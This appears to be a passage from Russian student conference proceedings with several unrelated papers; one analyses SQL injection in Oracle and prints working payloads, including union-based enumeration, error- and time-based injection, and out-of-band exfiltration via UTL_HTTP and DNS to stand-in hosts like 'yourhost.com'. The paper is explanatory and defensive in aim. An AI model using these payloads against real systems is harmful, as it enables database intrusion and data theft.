Как известно, интегральные микросхемы для военного и космического применения в России не выпускает ни одно предприятие. Но в постоянно меняющихся условиях на политической арене возникла острая потребность развивать отечественную микроэлектронику. В настоящее время предприятиями РФ ведутся опытно-конструкторские работы по разработке радиационнстойких малогабаритных программируемых логических интегральных схем, схем высокой степени интеграции и одновременно имеющих малые размеры.

Будем надеяться, что не за горами тот день, когда Россия не будет зависеть от импортных поставок компонент и в то же время будет оставаться лидером в космической отрасли промышленности.

Список литературы:

1. Артюхова М., Жаднов В., Прохоров В., Полесский С., Обеспечение радиационной стойкости аппаратуры космических аппаратов при проектировании. Компоненты и технологии [текст] / – М.: «Специальная Техника» №9.2010. 93–98 с.
2. Козлов К.А., Вестник И., Бортовой вычислительный комплекс для негерметичных долгоресурсных СибГАУ [текст] / – М.: Гелиус АРВ, №6 2013. 89–93 с.
3. Попович А.А., Топологическая норма и радиационная стойкость. Компоненты и технологии [текст] / – М.: «Защита информации. Конфидент» № 9 2010. 100–102 с.
4. Rad-hard 32 bit SPARC V8 Processor AT697F – [Электронный ресурс] – Режим доступа. - URL: <http://www.atmel.com/ru/ru/Images/doc7703.pdf>. (Дата обращения 03.05.2017).

ОСОБЕННОСТИ SQL-ИНЪЕКЦИЙ В СИСТЕМЕ УПРАВЛЕНИЯ БАЗОЙ ДАННЫХ ORACLE

Мунтьянов Дмитрий Николаевич
студент, Самарский университет,
РФ, г. Самара

Додонов Михаил Витальевич
научный руководитель, доц., Самарский университет,
РФ, г. Самара

SQL-инъекция – самый распространённый метод атаки на веб-сайты или ПО, взаимодействующие с системой управления базой данных. На текущий момент данный тип атаки, наряду с другими инъекциями, находится на первом месте в списке самых опасных векторов атак на веб-приложения OWASP Top-10.

Проблема веб-приложений, подверженных данному типу атаки, заключается в том, что недостаточная фильтрация входного потока данных, идущего от пользователя, приводит к возможности внедрения SQL-кода и, следовательно, нарушению логики работы запроса к базе данных (БД). Как именно это происходит, и какими операторами языка SQL пользуются злоумышленники для добычи информации, зависит от СУБД, а также от версии этой СУБД. Об отличительных особенностях СУБД Oracle и будет идти речь в данной статье. Знания об этих особенностях помогут специалистам, работающим с СУБД Oracle, более надёжно защитить разрабатываемые ими системы.

Рассмотрим пример простейшей SQL-инъекции. Допустим, у нас есть простая система идентификации и аутентификации. К базе данных приходит запрос вида:

```
SELECT * FROM users WHERE USERNAME='user1' AND  
PASSWORD='pass1'
```

При этом данные, передаваемые в поля USERNAME и PASSWORD, поступают от внешнего пользователя приложения. Если никакой фильтрации этих данных не производится, то злоумышленник может легко войти в систему

под логином пользователя user1, введя «user1' – », вместо пароля – любое значение. В результате запрос будет выглядеть следующим образом:

```
SELECT * FROM users WHERE USERNAME='user1' – ‘ AND  
PASSWORD= ‘qwe’.
```

Таким образом злоумышленник изменил логику работы запроса, просто отбросил символом комментария остаток запроса, где проверяется пароль, и вошёл под другим пользователем.

Теперь, после того как мы узнали о том, что же такое SQL-инъекция, можно приступить к основной теме – особенностям инъекций в Oracle.

В самом начале при анализе веб-приложения необходимо узнать версию СУБД. Для осуществления этой цели в Oracle можно воспользоваться следующими командами:

```
SELECT banner FROM v$version WHERE banner LIKE ‘Oracle%’; SELECT  
banner FROM v$version WHERE banner LIKE ‘TNS%’; SELECT version FROM  
v$instance;
```

То, что перед нами именно Oracle можно также по присутствию слова ORA в сообщении об ошибке, если таковое выводится на экран.

Отличительной особенностью Oracle является обязательность конструкции FROM в операторе SELECT. То есть все запросы должны производиться из какой-либо таблицы. Поэтому для действий, не требующих таблицу, используется псевдо таблица SYS.DUAL [1, с.126].

Для определения количества столбцов в основном запросе, как и в других БД, могут использоваться операторы ORDER BY и UNION SELECT null, ... FROM SYS.DUAL. Отличительной особенностью является подбор типа значения в столбце, поэтому при проведении union-based инъекции вместо null нужно попробовать подставить данные типа char, int или date (как наиболее часто встречаемые).

Узнать пользователя, под которым мы находимся в системе можно с помощью функции USER или SYS.LOGIN_USER:

```
example.com/ex.php?id=-1+union+select+null, USER, null, null+from+sys.dual –
```

Особый интерес представляют таблицы SYS.USER_TABLES и SYS.USER_TAB_COLUMNS, с помощью которых можно узнать таблицы пользователя и поля, используемые в этих таблицах.

```
example.com/ex.php?id=-1+union+select+null, table_name, null, null+from+
sys.user_tables --
```

```
example.com/ex.php?id=-1+union+select+null, column_name, null, null+from+
sys.user_tab_columns –
```

Интерес так же может представлять информация из следующих стандартных таблиц: SYS.ALL_TABLES, SYS.USER_OBJECTS, SYS.USER_VIEWS, SYS.USER_VIEWS, SYS.USER_CATALOG, SYS.TAB SYS.USER_TRIGGERS.

В Oracle отсутствует оператор LIMIT, поэтому, если в приложении выводится только одна строка запроса, необходимо использовать функции оператор ROWNUM. Конструкция, аналогичная LIMIT, выглядит следующим образом:

```
SELECT T.TN FROM (SELECT ROWNUM R, TABLE_NAME TN FROM
SYS.ALL_TABLES) T WHERE R BETWEEN X AND Y
```

В следующем примере осуществляется перебор имен таблиц по заданному номеру строки:

```
SELECT T.TN FROM (SELECT ROWNUM R, TABLE_NAME TN FROM
SYS.ALL_TABLES) T WHERE R=X
```

В ходе анализа приложения полезно знать, какими привилегиями мы обладаем:

```
SELECT * FROM session_privs
```

```
SELECT * FROM dba_role_privs
```

```
SELECT * FROM dba_sys_privs
```

```
SELECT * FROM user_tab_privs
```

Знание привилегий позволит узнать возможные способы вывода информации из БД или, например, о возможности чтения/записи локальных файлов сервера.

Следующая команда позволяет узнать путь к файлам базы данных:

```
SELECT name FROM V$DATAFILE;
```

Для удалённого выполнения команд на сервере, на котором размещена БД Oracle, существуют следующие возможности:

- 1) Выполнение Java-кода (в случае, если java установлена на сервере);
- 2) EXTPROC;
- 3) DBMS_SCHEDULER.

В Oracle возможно проведение error-based инъекции – информация из базы данных будет выведена в отчёте об ошибке. Для этого можно воспользоваться следующими функциями:

```
UTL_INADDR.GET_HOST_NAME( );
```

```
UTL_INAADR.GET_HOST_ADDRESS( );
```

Пример такой инъекции выглядит так:

```
SELECT utl_inaddr.get_host_name((select banner from v$version where rownum=1)) FROM dual;
```

Time-based инъекция осуществима в Oracle с помощью функции `dbms_pipe.receive_message()`. При верности логического выражения сервер возвращает ответ через определенное время. Таким образом по задержке сервера можно определить, верен или нет наш запрос, и получить информацию из БД. Пример подобной инъекции:

```
(SELECT CASE WHEN (NVL(ASCII(SUBSTR(({INJECTION}),1,1)),0) = 100) THEN dbms_pipe.receive_message(('xyz'),14) ELSE dbms_pipe.receive_message (('xyz'),1) END FROM dual)
```

Особенно сильно Oracle отличается от других СУБД в плане возможностей для проведения Out-of-Band инъекций. Смысл таких атак в том, что данные из БД посылают по другому каналу данных, а не по тому, через который мы попали в базу. В Oracle существуют следующие функции, с помощью которых возможна реализация данного типа инъекций:

```
UTL_HTTP.REQUEST()
```

```
UTL_INAADR.GET_HOST_ADDRESS( );
```

SYS.DBMS_LDAP.INIT()

Примеры инъекций с данными функциями:

```
(SELECT  
UTL_HTTP.REQUEST('http://host/sniff.php?sniff='||({INJECTION})||') FROM  
DUAL)
```

Сниффер сохранит результаты запроса

```
(SELECT UTL_HTTP.REQUEST('http://host/'||({INJECTION})||'.html') FROM  
DUAL)
```

Результаты запроса окажутся в логах сервера

```
(SELECT UTL_INADDR.get_host_addr(({INJECTION})||'.yourhost.com')  
FROM DUAL)
```

```
SELECT SYS.DBMS_LDAP.INIT(({INJECTION})||'.yourhost.com',80)  
FROM DUAL)
```

В последних двух случаях результат запроса окажется в трафике ДНС-сервера.

Таким образом, мною были рассмотрены основные особенности при проведении разных типов инъекций на базу данных Oracle. Можно сделать вывод, что основная защита, которая может быть предпринята на уровне БД, – минимальные привилегии для пользователя. Именно привилегии не позволят злоумышленнику воспользоваться функционалом языка для хищения информации из базы данных.

Список литературы:

1. Поляков А.М. Безопасность Oracle глазами аудитора: нападение и защита. – М.: ДМК Пресс, 2010. – 336 с.

РАЗРАБОТКА АЛГОРИТМА РАСПРЕДЕЛЁННОЙ ОБРАБОТКИ ВИДЕОПОТОКОВ ДЛЯ ЗАДАЧ ОБНАРУЖЕНИЯ ДВИЖУЩИХСЯ ОБЪЕКТОВ В СИСТЕМАХ ПОДВИЖНОГО ВИДЕОНАБЛЮДЕНИЯ

Новиков Артур Романович

*студент, ФГАОУ ВО «Самарский национальный исследовательский университет имени академика С.П.Королёва»,
РФ, г. Самара*

Попов Сергей Борисович

*научный руководитель, д-р техн. наук, проф. кафедры технической кибернетики Самарского университета,
ФГАОУ ВО «Самарский национальный исследовательский университет имени академика С.П.Королёва»,
РФ, г. Самара*

В последние годы всё большую актуальность приобретают задачи компьютерного зрения. Современные методы интеллектуального анализа изображений и распознавания объектов позволяют автоматизировать многие производственные процессы и широко применяются в поисковых системах, торговых предприятиях, мониторинге дорожного трафика, системах контроля качества, криминалистике, научных исследованиях и других сферах человеческой деятельности [4].

Одной из актуальных задач данной области является разработка автоматизированных систем подвижного видеонаблюдения. Для реализации подобных систем применяются беспилотные летательные аппараты, оборудованные камерами наружного видеонаблюдения, информация с которых передаётся на центральный сервер, где производится анализ полученных данных в режиме реального времени [1].

В подобных системах необходимо поддерживать заданную скорость и качество работы при любых условиях. Тем не менее, при возрастании объёма передаваемой информации не все современные компьютеры будут способны выполнять своевременные и точные измерения в связи с ограничениями их вычислительных мощностей. Как следствие, часть кадров будет либо пропущена, что приведёт к возникновению погрешностей и неверным

результатам анализа, либо кадры будут обработаны со значительным опозданием, что является недопустимым для систем реального времени. Встаёт вопрос о реализации эффективного алгоритма приёма и анализа потокового видео с большого количества источников, обеспечивающего своевременную и точную обработку поступающей информации.

В качестве основной технологии для распознавания движения, лежащей в основе разрабатываемых алгоритмов, используется JavaCV – надстройка над библиотекой компьютерного зрения OpenCV для языка Java, которая позволяет обращаться к функциям данной библиотеки, написанным на языке C++, а также использовать эти функции внутри технологии Apache Storm.

Для решения поставленной задачи обнаружения и оценки параметров объектов необходимо выполнять совместную обработку нескольких кадров. Входной последовательностью для алгоритма является набор из двух и более кадров, на основе которых составляется разностная маска и определяется наличие движения [3].

Псевдокод разностного алгоритма обработки видео с переменным фоном представлен ниже. Используются следующие обозначения: величина смещения кадра по горизонтали (bw), по вертикали (bh), ограничивающий прямоугольник (r), матрица (E), формирующая изображение шаблона, карта результатов (M), точка максимального соответствия шаблона оригиналу ($mPoint$), матрица аффинного преобразования (T) и матрица (F), содержащая преобразованный кадр буфера. Матрица E формируется путём выделения области второго кадра буфера, ограниченной прямоугольником r .

На вход алгоритма поступает последовательность кадров ($frames$). N – размер буфера, который задаётся пользователем. K – число обработанных кадров на заданном такте. Предварительно перед процессом сравнения производится преобразование каждого кадра сглаживающим фильтром, в данном случае – фильтром Гаусса [2]. После преобразования анализируются пары кадров $(1, K)$, где K – порядковый номер кадра в буфере. Затем выполняется поиск участка на первом кадре, максимально соответствующего

матрице E . По граничным значениям данного участка строится прямоугольник, затем по четырём парам точек полученного прямоугольника и прямоугольника r вычисляется матрица преобразования. Данное преобразование применяется ко второму кадру и результат заносится в матрицу F .

В конечном итоге формируются три матрицы. Первая (A) содержит результат вычитания текущего кадра из предыдущего, вторая (B) – результат вычитания предыдущего кадра из текущего, а третья (C) – сумму первой и второй матриц. Если число кадров буфера больше двух, разностная маска ищется для каждой пары кадров и в конечном итоге все разности суммируются (D). Обнаружение движущихся объектов выполняется посредством пороговой фильтрации полученного изображения путём отброса всех несущественных пикселей, значение которых не превышает порогового значения (p).

Псевдокод разностного алгоритма:

```
begin  
N, A, B, C, D, p, bw, bh, r, E, F, M, T, mPoint;  
K = 1;  
while K < N {  
    K++;  
    r = new Rectangle(bw, bh, frames[K].width - bw, frames[K].height -  
bh);  
    E = new Matrix(frames[K], r);  
    M = matchTemplate(E, frames[0]);  
    mPoint = M.getMaximum();  
    T = getAffineTransform(E, Rectangle(mPoint.x, mPoint.y, mPoint.x + r.width,  
mPoint.y + r.height));  
    F = warpAffine(frames[K], T);  
    A = frames[0] - F;  
    B = F - frames[0];  
    C = A + B;  
    for (int i = 0; i < C.width; i++) {
```

```

for (int j = 0; j < C.height; j++) {
    if (C[i, j] > p)
        C[i, j] = 255;
    else
        C[i, j] = 0;
}
}
D = D + C;
}
if (D != Empty) {
    Захват областей движения;
    Вывод информации о движущихся объектах;
}
end;

```

На рисунке 1 показан результат обработки кадров из трёх видеофрагментов, на которых проводилось тестирование алгоритма. Левыми частями изображения являются суммы разностных масок пар кадров буфера, на правых – исходный кадр с выделенными областями движения. На заданном наборе тестов алгоритм дал полностью верные результаты.




Рисунок 1. Результаты обработки видео с помощью разностного алгоритма

В рамках эксперимента была разработана топология для реализации параллельного алгоритма с применением технологии распределённых вычислений Apache Storm. Схема топологии представлена на рисунке 4. Каждый считанный кадр исходного видеопотока вместе с некоторым количеством ему предшествующих, равном размеру буфера, передаётся одному из обработчиков, который реализует основную логику алгоритма – сравнение, наложение и разность кадров. Выходными данными обработчика является кадр с выделенными областями движения с присвоенным ему уникальным идентификатором, который передаётся сборщику. В свою очередь, сборщик накапливает полученные от обработчиков кадры в общий буфер, выполняет их сортировку по номеру и периодически выполняет запись кадров из буфера в выходной видеофайл.




Рисунок 2. Схема топологии для реализации параллельной обработки

Исследование проводится на виртуальном кластере с использованием библиотеки программного каркаса Apache Storm для языка программирования Java. Тестирование алгоритма выполняется на виртуальных машинах с четырёхузловой конфигурацией. В качестве источников данных используются видеопотоки длительностью 60 секунд с разрешением 960x540, 1280x720, 1920x1080 пикселей и частотой кадров 24 FPS. Количество обработчиков задаётся пользователем.

Результаты вычислительного эксперимента приведены в таблице 1. Было проведено сравнение по параметрам пропускной способности в зависимости от разрешения видеопотоков. Размер кадрового буфера был взят равным 3.

Как можно видеть, с увеличением параллелизма время обработки снижается экспоненциально. Однако с ростом числа параллельных процессов ускорение не достигает того же порядка. Причиной этого являются накладные расходы на коммуникации, связанные с передачей данных между узлами, занимающие в данном случае около 20% процессорного времени.

Таблица 1.

Результаты обработки видеопотоков

<i>Потоки / разрешение</i>	<i>960*540</i>	<i>1280*720</i>	<i>1920*1080</i>
	<i>Время обработки (мс)</i>		
1	314065	580494	1439833
2	163872	329959	791856
4	88040	178142	461179
6	60219	128743	336998
8	47201	99547	249712
16	26851	57971	149598
32	15543	33057	82171
64	8794	18276	44619

На основании полученных данных по известному общему числу кадров было рассчитано среднее количество кадров, обрабатываемых алгоритмом за одну секунду. Результаты расчётов можно видеть на рисунке 3. График отражает зависимость количества обрабатываемых кадров от числа параллельно выполняемых процессов для видеопотоков с тремя различными разрешениями. Если скорость обработки превышает скорость поступления кадров с источника, отмеченную на графике горизонтальной линией, можно сказать, что для данной конфигурации алгоритм пригоден к использованию в системах реального времени. Таким образом можно сделать вывод о том, что при разделении вычислений как минимум на 6 независимых параллельных процессов применение разработанного алгоритма становится возможным для обработки в реальном времени видеопотоков с разрешением 960x540. Для видео с разрешением 1280x720 количество таких процессов должно составлять

не менее 16, а для видео высокой чёткости (1920x1080) – более 40. Следует также учесть, что при увеличении размера кадрового буфера время работы алгоритма будет расти линейно, поэтому в таком случае рекомендуется либо использовать видео более низкого разрешения, либо увеличивать уровень параллелизма.




Рисунок 3. Зависимость скорости обработки кадров от количества параллельных процессов

Список литературы:

1. Буй Ван Шон, Бушуев А. Б., Шмигельский Г. М., Литвинов Ю. В., Щаев Е. Г. Алгоритмы управления летающим роботом при слежении за подвижным объектом // Изв. вузов. Приборостроение. 2015. – Т. 58, № 8. – С. 593–599.
2. Буряченко В.В., Зотин А.Г., Алгоритм стабилизации видео, основанный на блочном методе с применением модели гауссового распределения // Актуальные проблемы авиации и космонавтики, Выпуск № 7. – 2011. – Т. 1. – С. 354–355.
3. Harshitha K., Manoj Kumar S.B., Moving object detection of videos with dynamic background using OpenCV and Matlab // International Journal For Technological Research In Engineering. – Volume 2, Issue 9. – May-2015. – ISSN (Online): 2347 – 4718.
4. Protsenko V.I., Seraphimovich P.G., Popov S.B., Kazanskiy N.L. Firmware and hardware infrastructure for data stream processing // CEUR Workshop Proceedings. – 2016. – 1638: 782-787. – DOI: 10.18287/1613-0073-2016-1638-782-787.

ХАРАКТЕРИСТИКИ НАДЕЖНОСТИ ЭЛЕКТРООБОРУДОВАНИЯ И СИСТЕМ ЭЛЕКТРОСНАБЖЕНИЯ

Рочагов Владимир Олегович

*магистрант, Рязанский государственный радиотехнический университет,
РФ, г. Рязань*

Плюснин Андрей Олегович

*магистрант, Рязанский государственный радиотехнический университет,
РФ, г. Рязань*

Анисимов Владимир Фёдорович

*научный руководитель, канд. техн. наук, доц.,
Рязанский государственный радиотехнический университет,
РФ, г. Рязань*

Электроэнергетика реализует потребности в электроэнергии производственной и социальной сферы. Эффективность энергетики оценивается, надежностью и экономичностью работы энергооборудования. А надежность энергооборудования непосредственно обусловлена грамотной эксплуатацией. Высококвалифицированный специалист должен знать и понимать основные методы теории надежности, теории массового обслуживания, способы комплектования и диагностирования энергоустановок. На основании этих знаний формируются принципы построения эффективных систем технического обслуживания и ремонта, а также основы организации и управления эксплуатацией энергооборудования.

В процессе эксплуатации оборудование переходит многократно из одного состояния в другое, как показано на рис. Первое и второе состояния определяются технологическими особенностями оборудования. Например, в сельском хозяйстве, наряду с круглогодичным использованием, часто наблюдается сезонная занятость. Продолжительность хранения и использования достаточно точно определяется производственными характеристиками оборудования[1].




Рисунок 1. Модель состояния оборудования

Частота перехода оборудования из второго в третье состояние и продолжительность пребывания в ремонте заранее неизвестны. Также нельзя сразу определить частоту перехода в четвертое состояние. Но без этих данных нельзя организовать рациональное техническое обслуживание или ремонт. Такие сведения позволяют получить методы теории надежности. Во всех сферах деятельности и общения у человека возникает потребность оценить успешность своих действий или применения технических средств. В таких ситуациях возникает интуитивное представление о надежности как об уверенности в осуществлении своих замыслов, о стабильности взаимосвязей и другие различные понятия «надежности». Наука о надежности исключает произвольные толкования, заменяя их четкими понятиями, определениями, и устанавливает количественное описание свойств надежности. Надежность – свойство объекта сохранять во времени в установленных пределах значения всех параметров, характеризующих способность выполнять требуемые функции в заданных режимах и условиях применения, технического обслуживания, ремонтов, хранения и транспортировки (ГОСТ 27.002-83). Можно сказать, что надежность характеризует способность объекта сохранять свои первоначальные качества в процессе эксплуатации. Теория надежности возникла на стыке ряда научных дисциплин: теории вероятностей и случайных процессов, математической логики, технической диагностики и др. Она изучает закономерности изменения показателей качества объектов с течением времени, а также физическую природу этих изменений. В теории надежности изучение

сложного явления изменчивости осуществляется путем использования идеализированных понятий о состояниях, свойствах и событиях и т.п. Приближенная замена реальных явлений и объектов идеализированными моделями позволяет установить количественные связи между интересующими показателями и определить эти показатели с достаточной для практики точностью.[3].

Способность объекта выполнять требуемые функции оценивается несколькими состояниями, в пределах которых параметры объекта остаются постоянными:

- Исправность – состояние объекта, при котором он соответствует всем установленным требованиям.

- Неисправность – состояние объекта, при котором он не соответствует хотя бы одному из указанных требований.

- Работоспособность – состояние соответствия установленным требованиям тех параметров, которые характеризуют способность выполнять указанные функции.

- Неработоспособность – состояние, при котором хотя бы один параметр работоспособности не соответствует установленным требованиям.

- Предельное состояние – состояние объекта, при котором его дальнейшая эксплуатация недопустима по условиям безопасности или нецелесообразна по экономическим критериям.

- Центральным понятием теории надежности служит отказ – событие, заключающееся в потере работоспособности, т.е. переход из работоспособного в неработоспособное состояние. Различают внезапные и постепенные, полные и частичные отказы.

- Внезапные отказы наступают неожиданно, мгновенно из-за внезапной концентрации нагрузки или аварийной ситуации.

- Постепенные отказы возникают под действием постепенного изменения свойств объектов, старения или износа деталей.

- Полный отказ приводит к полной потере работоспособности, а частичный – лишь к утрате отдельных функций объекта.

Объект (в теории надежности) - предмет определенного целевого назначения, в жизненном цикле которого выделяют стадии проектирования, изготовления и эксплуатации. Объектом может быть система или элемент.

Система – это совокупность взаимосвязанных устройств, предназначенная для самостоятельного достижения некоторой цели.

Элемент – часть системы, которая способна выполнять некоторые локальные функции системы.

Представление объекта в виде системы или элемента зависит от постановки задачи и является условной процедурой. Например, при изучении надежности парка электрооборудования предприятия электропривод рассматривается как элемент, а в других случаях он рассматривается как система, в которой выделяется ряд элементов (пусковая аппаратура, устройство защиты, двигатель и т.д.).

В свою очередь элементы и системы, допускающие восстановление работоспособности после отказа, называют восстанавливаемыми, а в противном случае – невосстанавливаемыми (неремонтируемыми). К первому виду относят, например, трансформаторы и двигатели, а ко второму – электроосветительные лампы и трубчатые нагреватели. Таким образом, элементы (системы), изучаемые в теории надежности, имеют три главных признака, характеризующих: природу отказов (внезапные и постепенные); виды отказов по их последствиям (полные и частичные); приспособленность к ремонту (ремонтируемые и неремонтируемые) [2].

В зависимости от сочетания этих признаков элементы (системы) разделяют на простые и сложные. Простым принято считать такой элемент, который имеет внезапные, полные отказы и является неремонтируемым. Сложный элемент имеет наряду с перечисленными и ряд дополнительных признаков, т.е. он имеет внезапные и постепенные отказы (или только 6 постепенные), отказы могут быть частичными, их последствия могут устраняться в процессе ремонта.

При изучении надежности объекта как способности сохранять свои параметры в процессе эксплуатации возникает необходимость оценивать стабильность этих параметров на разных этапах эксплуатации, приспособленность к ремонту и ряд других признаков. Поэтому надежность является сложным, комплексным свойством и включает ряд более простых свойств (в отдельности или в определенном сочетании):

- безотказность – свойство объекта непрерывно сохранять работоспособность в течение некоторого времени;

- долговечность – свойство объекта сохранять работоспособность объекта до наступления предельного состояния при установленной системе технического обслуживания и ремонта;

- ремонтпригодность – приспособленность к предупреждению и обнаружению причин возникновения отказов (повреждений), к поддержанию и восстановлению работоспособного состояния путем проведения технического обслуживания и ремонтов;

- сохраняемость – свойство объекта сохранять значения показателей безотказности, долговечности и ремонтпригодности во время хранения или транспортировки;

- устойчивость – способность объекта переходить при различных возмущениях от одного устойчивого режима к другому;

- живучесть – свойство системы противостоять крупным возмущениям, не допуская развития аварий.

На практике различают конструктивную и эксплуатационную надежность. Первая из них характеризует свойства объекта, заложенные при его проектировании и изготовлении. Эти свойства иногда называют номинальной надежностью, которая определяет способность к стабильному функционированию в типовых (номинальных) условиях эксплуатации.

Под эксплуатационной понимается надежность, наблюдаемая в условиях эксплуатации с учетом всей совокупности воздействий: дестабилизирующие

факторы окружающей среды, реальные режимы использования, качество технического обслуживания и ремонтов.

Задачи эксплуатационной надежности приобрели большую актуальность в связи с тем, что многие виды электрооборудования энергетических предприятий, имея достаточно высокие показатели конструктивной надежности, по эксплуатационным показателям не отвечают требованиям производства.

Список литературы:

1. Апалонский С.М. Надежность и эффективность электрических аппаратов [Текст]: учеб. пособие / С.М. Апалонский, Ю.В. Куклев. – М.: изд. Лань, 2011. – 296 с.: ил. – 500 экз. – ISBN5-7399-0016-6.
2. Кузнецов Н.Л. Надежность электрических машин [Текст]: учеб.пособие / Н.Л. Кузнецов. – М.: изд. Дом МЭИ, 2012. – 432с. ил. – 1000 экз. – ISBN 5-903072-0.
3. Разгильдяев Г.И. Надежность электромеханических систем [Текст]: учеб.пособие / Г.И. Разгильдяев. – Кемерово: Куз ГТУ, 2011. – 157с.: ил. – 150 экз. – ISBN 5-285-04387-8.

ТРОИЧНЫЕ ЭВМ И ПЕРСПЕКТИВЫ ИХ ИСПОЛЬЗОВАНИЯ В СОВРЕМЕННОЙ ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКЕ

Сапожников Максим Николаевич

*магистрант, Московский государственный технологический университет
«СТАНКИН»,
РФ, г. Москва*

Алиев Рустам Сулейман оглы

*научный руководитель, д-р техн. наук, доц.,
Московский государственный технологический университет «СТАНКИН»,
РФ, г. Москва*

В данной статье автор анализирует троичные ЭВМ, их достоинства и недостатки, сравнивает с двоичными ЭВМ, рассматривает перспективы развития в современной вычислительной технике.

В процессе развития вычислительной техники ЭВМ претерпели значительные изменения. За короткий срок они развились из огромных машин, которые могли занимать целые этажи в устройства, способные поместиться на ладони. Одним из таких изменений является двоичная логика. На сегодняшний день, вся вычислительная техника, которой мы пользуемся, основана на двоичной логике. Это значит, что все данные на низком уровне представлены в виде нулей и единиц. Выбор в пользу двоичной логики был сделан по той причине, что это помогло максимально просто описать логические операции и арифметические функции.

Как известно из «закона Мура» производительность компьютера увеличивается вдвое через каждые два года. Но в скором времени могут возникнуть технические сложности и для того, чтобы увеличить мощность процессоров придется либо увеличивать их размеры, либо уменьшать размеры транзисторов, из-за чего стоимость их производства и продажи может значительно возрасти. В качестве альтернативного метода увеличения производительности автор предлагает рассмотреть возможность разработки троичных ЭВМ.

